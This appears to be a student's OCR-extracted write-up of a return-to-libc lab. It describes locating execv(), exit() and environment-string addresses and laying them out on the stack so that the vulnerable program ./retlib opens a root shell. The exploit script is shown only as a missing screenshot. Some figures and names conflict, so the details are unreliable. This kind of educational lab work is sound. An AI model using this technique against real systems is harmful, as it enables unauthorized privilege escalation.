


// Create a breakpoint at main and run.



// I printed the execv() address and exit() address. On the stack, exit() address will be placed above where execv() address is placed. I stopped debugging and export /bin/bash and -p. By using prtenv.c, I will be able to print out those two environmental addresses. As I can see above, /bin/bash address is 0xffffd261 and -p address is 0xffffd370. I compiled ./retlib to get the main() address and I used a different frame


pointer address and beginning of buffer address as distance. Since execv() will be placed 4 bytes above from distance, I set Y as the difference which was 87 + 4 bytes.



// whenever my VM became slow, I had to restart over all the command line to launch the attack. execv() and exit() address on stack was always the same,but exported /bin/dash and -p environmental address was changed all the time. I compiled

./exploit.py. It created contents for the badfile and I got into the root shell through the vulnerable program ./retlib.

// screenshot of exploit.py



// I set all the necessary addresses at once. I have a bash address which is the address of /bin/bash, p address indicates “-p”address. execv() address , exit() address and main() address was from the ./retlib. I used difference between ebp and beginning of buffer[] address as the previous frame pointer (=84 in decimal), so I was able to set

Y(exec() address)) from 84 + 4 bytes. Above execv() address, there will be exit() address located, so Z indicates exit() address and it is 4 bytes above the execv(). Above exit(), there will be /bin/dash address located, so + 4 bytes from exit() Y. I used X to indicate the dash address .

I did addition between main address from ./retlib and just random number 200 and set it as argv address and fill up the stack for the second argument.
For array of arguments (argv[]) argv[0] = “/bin/bash”, so I filled up with bash_addr first, and then argv[1] is address of “-p”, so I used p_addr to fill up the stack and last argv[2] is NULL, so i used 0x00.